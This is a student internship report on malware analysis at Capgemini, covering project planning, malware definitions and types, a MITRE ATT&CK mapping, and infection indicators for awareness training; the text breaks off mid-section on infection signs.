Malware analysis and reverse engineering to provide knowledge transfer sessions to end users

Realization

Bachelor in Electronics-ICT
Option: Cloud & Cybersecurity

Frederik Crauwels

Academic year: 2022-2023

Campus: Kleinhoefstraat 4, BE-2440 Geel

TABLE OF CONTENTS

INTRODUCTION

Malware analysis revolves around analyzing rogue software used to carry out cyber-attacks. As a whole, then, this topic frames within cybersecurity. In addition to standard vulnerabilities within systems, rogue software can also be introduced on the system.

Malware analysis provides a solution to counter this trend. By using basic and advanced techniques to examine this malware, you come to a better understanding of what it is trying to accomplish. Using a variety a software, you can perform statistical and dynamic malware analysis. Statistical analysis you perform by not executing malware, and looking at so-called IoCs. Indicators of compromise are malicious behavior traits that can be attributed to malware. During dynamic analysis, you obtain additional IoCs where you try to figure out the behavior of malware. The combination of both techniques provides a comprehensive analysis that can be incorporated into a YARA rule. Yet Another Ridiculous Acronym, YARA, is a kind of programming language that allows you to identify malware. In this script, you use the IoCs that you obtain by performing malware analysis. Thanks to these rules, you can identify and prevent malware.

Malware, also known as malicious software, is basically a program that can be executed. By allowing this malware to be executed, a cybercriminal can introduce new elements within an operating system. These elements cause a system to become overloaded, spying to occur and files to be encrypted, for example. The goal of malware is 90% the same: to capture money. In addition to a financial impact, malware is often used for espionage.

This malicious software can be anticipated on a system because phishing, malvertising, irregular updating or a data breach occur. Cybercriminals are becoming increasingly resourceful in distributing malware.

Phishing can be obtained by sending emails to unsuspecting victims that come from a legitimate source. However, this is not the case, where identity fraud actually occurs. Attached files as well as website links in the email are often malware. Malvertising looks like a legitimate digital ad, but is in fact a link to a rogue website or rogue software. Irregular updates introduce vulnerabilities that malware eagerly takes advantage of to introduce itself within a system. A data breach occurs when data is leaked in a previous cyber-attack. During this cyber-attack, cyber criminals captured data that can be misused in a new cyber-attack.

The ultimate goal of this internship will focus on broadening my knowledge in the field of malware analysis. Then this knowledge will be transferred to basic and advanced users of this topic. The basic presentation will rather create an awareness of malware for everyday users. The advanced presentation will comprehensively cover malware analysis as well as tools.

As an additional aspect, a second skill is required for malware analysis: reverse engineering and disassembly. Because malware developers attempt to hide the original behavior of malware, it is often required to apply additional steps. Reverse engineering / disassembly causes you to unpack malware as it were. In this way, you ensure that the true nature of malware becomes visible so that the investigation can be concretized. This is because an unpacked malware does not provide sufficient IoCs, making it more difficult to properly identify it.

1 INTRODUCTION INTERNSHIP COMPANY CAPGEMINI

Capgemini is a business and technology transformation partner with its primary goal to unlocking the value of technology. It is an international IT services and consultancy company and was founded by Serge Kampf in 1967. As such, it provides a variety of services:

- **Capgemini Invent:** design and consulting brand.
- **Capgemini Engineering:** global innovation and engineering consulting.
- **Capgemini's Quantum Lab:** quantum computing laboratory in collaboration with IBM.
- **Sogeti:** information technology consulting specializing in technology and engineering professional services.

Amongst these services a variety of sub-divisions are providing a variety of services to clients. The company has obtained a variety of interesting milestones:

- **Forbes global 2000 list:** Capgemini works with 85% of the 200 largest public companies.
- **Digital inclusion initiatives:** 1.9 million people have obtained an advantaged with regards to digital inclusion since 2019.
- **Ethical company:** 10 years successively named as one of the most ethical companies in the world by the Ethisphere institute.
- **Research institute:** 6 years successively the #1 institute for quality and research by Global Research.

The company is lead by Aiman Ezzat, who is the CEO of Capgemini at the moment. The shared purpose of Capgemini: unleashing human energy through technology for an inclusive and sustainable future. Ultimately, the company strives for its employees and clients to "get the future you want". More information can be obtained on their official website in the "About us" section: Capgemini - About Us.

2 PROJECT SCOPE

The project scope, or "project plan" (see other documentation) provide a basic overview of what the project at my internship company included. From this section you will be able to understand what the project is, how it was planned throughout my 13 weeks of internship and the overall end goals to be achieved.

2.1 Introduction

As you could read in the previous section I have underwent an internship at Capgemini. The project scope for this internship was malware (analysis). The best way to describe my project is outlined by the initial description provided by the internship company:

2.1.1 Internship objective & Description

The objective is to create an isolated virtual machine/environment on which both the offensive and defensive approach (purple teaming approach) is demonstrated regarding malware and ransomware scenario's.

The objective is to demonstrate the impact of possible malware and how to recover/protect against it (e.g. awareness campaigns).

2.1.2 Expected deliverables

- The student will provide timeline at the beginning of the internship. (planning/WBS/retro planning) including the (intermediate) milestones.
- A document (playbook) explaining the steps taken during the research, as well as a demo package (incl. demo instructions and virtual harddisks)
- A demo will be provided on which a limited group of both Thomas More and Capgemini people are invited.

During the course of my internship I have defined personal deliverables in conjunction with the above expected deliverables. Additionally, we have made the above deliverables more concise with my work placement mentor(s):

- **Learning material documentation:** as someone who likes to provided (very) detailed documentation regarding learning objectives, the same was applied during my internship. At the end of the internship I had provided a 369-page long documentation including every single aspect of my INE eCMAP course. This course outlines all concepts within malware analysis and reverse engineering, including over 20 exercises.
- **Two presentation(s):** initially we focused on one presentation. Later we decided to provide two presentations / sessions.
    - **Awareness session:** a generic and informative session which includes live malware demo's such as a keylogger and WannaCry (ransomware). This revolved mostly around understanding malware with some theory, defensive measurements you can take and how someone can get infected. The focus here was: keep it simple for users without prior knowledge of malware.
    - **Advanced malware analysis session:** an advanced deep dive into malware analysis. The focus for this presentation was providing live malware analysis on multiple samples as well as threat landscaping. The best defense is knowledge – and as such providing information about the recent threat landscape was key. Multiple malware samples were provided in multiple environments. More on this in section 5.
- **Certification:** the goal is to prepare for my first cybersecurity certification. As the digital e-learning course was coupled to a certificate.

- **Networking & additional participation:** besides the internship objectives – there is more in the world than just one single assignment. This is also how companies work – you're not only working on one single assignment. As such I obtained the opportunity to provide, for example, a short informative piece on AI / ChatGPT. Internal networking is very important in a consultancy world.
- **Getting to know the company / consultancy:** in the first place it is important to look forward to the future. Getting to know the company will allow me to decide on my future career.

Taking in consideration the initial deliverables and the additional / personal objectives, the project scope is centered around a person who **already had prior experience in IT / cybersecurity**. As a regular student wouldn't have this experience yet, I did have prior experience and as such allowed me to increase the scope of this assignment.

2.2 Planning

The overall planning was done in the first two weeks of my internship and discussed between intern and work placement mentor. This planning includes three main components:

- **Deliverables:** all deliverables in one go, in one page. Not specified in time, but rather specified by deliverable date and required time for delivery.
- **Retro planning:** all deliverables in a, somewhat, chronological order in a so called "retro planning". This kind of planning provides a simplified view with bars indicating the timing of deliverables. If multiple objectives overlap, this means the overall objective timing(s) can be revised if required.
- **Weekly schedule planner:** every single week a dedicated planner was established as well to keep on track of my objectives and Deliverables.

The planning is also included as a separate document on my web page, and is highly advised to be looked into opposed to looking at the pictures included. *This only includes one example of the weekly schedule planner*. The planning sheet is linked to the internal color scheme of the company.

2.2.1 Deliverables


The deliverables section included a list of deliverables with a deliverable date expectancy, title, description, deliverable name, workload, metric and possible link(s).

Here you can see an example of this view:

Total workload scheduled	36.2 days	Total days internship	65 days			
Deliverable expected by	Title	Description	Deliverable	Workload	Metric	Deliverable link
Introduction						
3/3/2023	Planning	Create a planning sheet	Complete planning sheet	1	days	Retroplanning.xlsx
3/3/2023	Policies & compliance	Obtain completion status on policies & compliance	Required objectives are met	3	days	Capgemini Internal
Continuous learning / investigation						
10/3/2023	INE Malware Analysis Chapter 1 & 2	Look into INE learning path, chapter 1: introduction to malware analysis & 2: Static analysis techniques	Complete INE learning path chapter 1 & 2	5	days	INE-Malware-Analy
Week 2 - 3	INE Malware Analysis Chapter 3 & 4	Look into INE learning path, chapter 3: Assembly crash course & 4: Behavior analysis	Complete INE learning path chapter 3 & 4	5	days	INE-Malware-Analy
Week 3 - 4	INE Malware Analysis Chapter 5 & 6	Look into INE learning path, chapter 5: Debugging and disassembly techniques & 6: Obfuscation techniques	Complete INE learning path chapter 5 & 6	5	days	INE-Malware-Analy
Week 6 - 8	INE Malware Analysis Rehearsal	Rehearse INE Malware Analysis for certification	Complete rehearsal	1	days	INE-Malware-Analy
Week 6 - 8	Certification	Obtain / achieve the certification for malware analysis	Obtain certification on INE Malware Analysis	1	days	

In this tab a lot more "expected deliverables" (see previous section) were defined in order to be completed. As this was a list determined at the very beginning of the internship – it has not been updated continuously thorough the internship. This view simply provides a snapshot of what is to be expected. The information from this view is further utilized in the next two components.

At the top the **metric** and **workload** are combined to look into the estimated duration of the internship objectives. This was provided to obtain a high-level overview of the feasibility of all deliverables projected.




A short explanation of every single category:

- **Deliverable expected by:** the date of expectancy to deliver. Could be in a date or estimation of internship week.
- **Title:** general title of the deliverable.
- **Description:** a more thorough description of the title for this deliverable.
- **Deliverable:** a precise deliverable to determine what is to be expected specifically.
- **Workload:** amount expressed in a number to determine an estimation of the deliverable workload. This can be used to determine the workload scheduled metric.
- **Metric:** combined with workload, determines what this number specifically means – a day, an hour, a week, etc. In this case all deliverables are estimated in days.
- **Deliverable link:** a handy link to the deliverable. These have been adjusted and removed – as the links are not accessible for obvious reasons (data leak / private information). A summary of the information provided in this documentation can be found in the next few sections of this document.
- **Handy Links:** additional sources of information (external).
- **Notes:** provide additional notes or information.

This should give you a good overview of what this page includes.


2.2.2 Retro planning

With every deliverable on paper, this doesn't provide a concise view of the deliverables. In my prior experience I have worked with something called a retro planning. This kind of planning provides a good overview of (overlapping) deliverables in one single page.



As you can see in the previous screenshot – every stage of the internship is divided into a logical order. The example includes one stage called the initiation stage. Furthermore, this page is divided into specific topics such as "introduction", "powerpoint(s)", etc. to group a variety of the deliverables together into a logical topic that have similar goals / objectives. The other information provided links back to the previous page (deliverables), including the deliverable title. A precise description is provided as well as

ownership who is responsible for this deliverable. In the last columns you can obtain a view of a weekly colored section.



This creates the overall advantage of a retro planning – provided a simple overview of every single estimation of delivery. It is clear to see multiple deliverables are overlapping and can create a bottleneck. If one deliverable, for example, cannot be completed – can others within the same topic also be completed (or not)? It is important to keep a good balance of mixing multiple deliverables together to be achieved at the same time, but not too many either.

The dark blue bar corresponds to the stage of the internship. The light blue bar corresponds to the internship topic, the combination of deliverables. The purple bar corresponds to every single deliverable. As such – this creates a view of multiple aspects.

A short explanation of every single category:


- **Phase – overarching story:** a so-called "story" (agile planning) – and internship phases. Creates a topic for a variety of deliverables to be grouped together.
- **Internship week:** estimation provided from the previous sheet (deliverables).
- **Objectives / features:** an objective, or feature (agile planning), linking to the deliverable.
- **Description / notes:** a more thorough explanation of the previous category.
- **Ownership:** determining ownership is important to keep all involved parties aware of their part during this internship.
- **Week (x):** a separation of all the internship week(s).

This should give you a good overview of what this page includes.

2.2.3 Weekly schedule planner

As the previous two pages will not be edited a lot during my internship – the weekly schedule planner will be edited every single day and week.

The point of this page is to keep on track of all deliverables in the previous pages. By determining the weekly workload – I can remain focused on my targets more concisely.



What you can see on this page are the following elements:

- **Weekly objectives:** this is a general column to provide additional explanation of this week's objectives I should be focusing on.
- **To Do items:** taking in mind the weekly objectives – I can determine specific to do items identified by an ID.
- **Deadlines this week:** specific objectives I should be finishing this week.
- **Day separation, percentages and IDs:** each day is colored – describing either working from home (purple) or at the office (light blue). The To Do items are described by their IDs and amount of hours spend on this item. The color- and percentage indicators make is visually complete to provide an overview if the To Do item is completed or not. Objectives that are not green should be taken up in the weekly schedule planner of the next week.

This should give you a good overview of what this page includes.

2.3 End goal(s)

The overall end goal(s) can be obtained in the previous section as well. The main focus of my entire internship was delivering value to the internship company:


- **Two presentation(s):** initially we focused on one presentation. Later we decided to provide two presentations / sessions.
    - **Awareness session:** a generic and informative session which includes live malware demo's such as a keylogger and WannaCry (ransomware). This revolved mostly around understanding malware with some theory, defensive measurements you can take and how someone can get infected. The focus here was: keep it simple for users without prior knowledge of malware.
    - **Advanced malware analysis session:** an advanced deep dive into malware analysis. The focus for this presentation was providing live malware analysis on multiple samples as well as threat landscaping. The best defense is knowledge – and as such providing information about the recent threat landscape was key. Multiple malware samples were provided in multiple environments. More on this in section 5.


3 INTRODUCTION TO MALWARE ANALYSIS

As malware (analysis) is the main focus of my entire internship – an introduction to the topic is provided here. This is a generic introduction and information I have learned during my internship at Capgemini.

3.1 Why the focus on malware (analysis)?

As you could read in the project plan – the reason for the focus on malware (analysis) is simple:





	2015	2016	2017	2018	2019	2020	2021	Q1 2022
Malware attacks	8.2	7.9	8.6	10.5	9.9	5.6	5.4	2.8
Ransomware		0.6	0.2	0.2	0.2	0.3	0.6	0.2


Statista | malware attack statistieken

	2019	2020	2021	2022
Payment	76%	70%	50%	41%
No payment	24%	30%	50%	59%
Worth	$174 M	$765 M	$766 M	$457 M


Bleepingcomputer | ransomware betaling statistieken

3.2 What is malware?

Malware can best be described by one of the slides I provided during my **awareness session**:




Additionally, malware can be disguised as anything you can think of:



It is important to note malware is malicious software causing a lot of damage to personal- and professional devices. It can be disguised by any type of file you can think of: office files, executables, PDF files, etc. Unfortunately, the definitions within the domain of malware are continuously mixed up.

3.2.1 Malware definition




The key difference between these three definitions is the following:

- **Malware:** is an umbrella term used to described **any kind of malicious software**.
- **Virus:** a virus can spread by user interaction to other systems or networks. An example of a virus is Creeper.
- **Worm:** a worm can spread without user interaction to other systems and networks. An example of a worm is Stuxnet.


Even on Wikipedia pages I still see all of the above definitions being used for one sample, which is incorrect. A virus is a malware, but a malware is not always a virus. This goes the same for every single other definition out there. As there are even more malware types – the one covered during my awareness session are the following.

3.2.2 Malware types

A variety of malware types have been covered during the awareness session. Some of these are described below. The malware type's name is described in **light blue** with a short description underneath. At the bottom, in **purple** you can find an **example**.




As the last slide indicates – a complete separate presentation could possibly be given about this topic as a whole, as there are many more types available and continuously being added.



The key goal of explaining the variety of types is the reason for the next slide I provided – malware can have **multiple identities**. They could have multiple purposes or objectives according to what is included within this malware family.

Emotet is primarily a trojan (horse) – which is a disguised malware (see previous slides). Once a user is tricked into believing this is the disguised type of program, it will trigger downloading / dropping additional malware. In the end, emotet has also evolved into being a bot(net) malware. As such, when calling examples, we only think of its **primary type**. Don't forget one single malware sample could hereby have multiple purposes / objectives linked to other types.

Malware classification is performed in a simplistic manner during the awareness session:



Every single malware type described in this slide is included as an icon linking back to the previous slides. Two types of classification can be performed:

- **Ability to spread:** some malware are more reluctant to spread compared to others (bottom to top).
- **Destructivity:** some malware is more destructive than others (left to right).

A keylogger, for example, does not have the tendency to spread or reveal itself. It wants to remain hidden from the user and as such does not have any intent on spreading. It is not destructive either as it is only trying to steal information. It doesn't "destruct" the host system – no files encrypted or deleted, no disks wipes, etc. The information obtained can be used for possible "destruction" – but is not the primary intent of a keylogger. It simply wants to steal your data! This is how you should interpret the above slide.

During the **advanced session** I created a more thorough and detailed slide linked to the Mittre Att&ck framework:

Source: https://attack.mitre.org/

ID	Techniques	Ransomware	Virus	Worm	Trojan Horse	Keylogger / Info stealer	Wiper	Rootkits	Fileless malware	Bots
	Reconnaissance									
T1592	Gather victim host information		X	X	X	X		X		X
T1590	Gather victim network information		X	X		X		X		X
T1591	Gather victim org information					X				
T1589	Gather victim identity information					X				
	Execution									
T1059	Command and Scripting interpreter		X	X		X	X			X
T1569	System services			X				X	X	
T1106	Native API	X		X	X	X	X	X	X	X
T1204	User execution	X	X		X	X	X	X		X
	Persistence									
T1547	Boot or Logon Autostart Execution					X	X	X	X	X
T1543	Create or Modify System Process	X	X	X	X	X	X	X	X	X
T1078	Valid Accounts					X		X		
T1098	Account Manipulation							X		
	Defense evasion									
T1112	Modify Registry	X		X	X		X	X	X	X
T1601	Modify System Image						X	X		
T1027	Obfuscated Files or Information	X			X	X	X	X	X	X
T1562	Impair Defenses				X		X	X	X	
T1070	Indicator Removal	X			X	X	X	X		
T1055	Process Injection							X	X	
	Credential access									
T1056	Input Capture					X				
T1555	Credentials from Password Stores					X				
T1003	OS Credential Dumping					X		X		
	Lateral movement									
T1210	Exploitation of Remote Services			X						
	Collection									
T1056	Input Capture					X				
T1113	Screen Capture					X				
T1125	Video Capture					X				
T1123	Audio Capture					X				
T1115	Clipboard Data					X				
T1005	Data from Local System	X								
	Command and Control									
T1102	Web Services							X		X
	Exfiltration									
T1567	Exfiltration Over Web Services				X	X		X		X
T1041	Exfiltration Over C2 Channel	X			X	X		X		X
	Impact									
T1565	Data Manipulation	X					X			
T1561	Disk Wipe						X			
T1498	Network Denial Of Service	X								X


Simply determining if a malware wants to spread or destruct is not considered professional, but is easier to understand for an awareness session. As such, the techniques used by the mittre att&ck framework can better describe the different attributes of a malware type. Again, this should be taken with a grain of salt, as we need to keep in consideration malware having multiple identities. Every single malware sample within one malware type also may have different techniques. The above slide should be interpreted as a general overlap within each malware type.

3.2.3 Purpose of malware


The main purpose why malware is used can be described in one single metric: financial gain. Most of the malware distributed is used for this purpose in addition to espionage (which is about 5%). A website providing the dark web price index can give you an indication how much your data is worth. If they don't want to steal your data – they want to obtain sensitive data and / or a ransomware payment.

3.2.4 Recognition and infection

A malware infection can be recognized – but is not always that obvious. No indicators does not mean you are not compromised!



- **Computer indicators:** mostly relating to slowness, a crashing computer or a multitude of errors. Since malware may be breaking down your computer and internal Windows processes, it may break your operating system as well. This can cause slowness, crashes and errors.
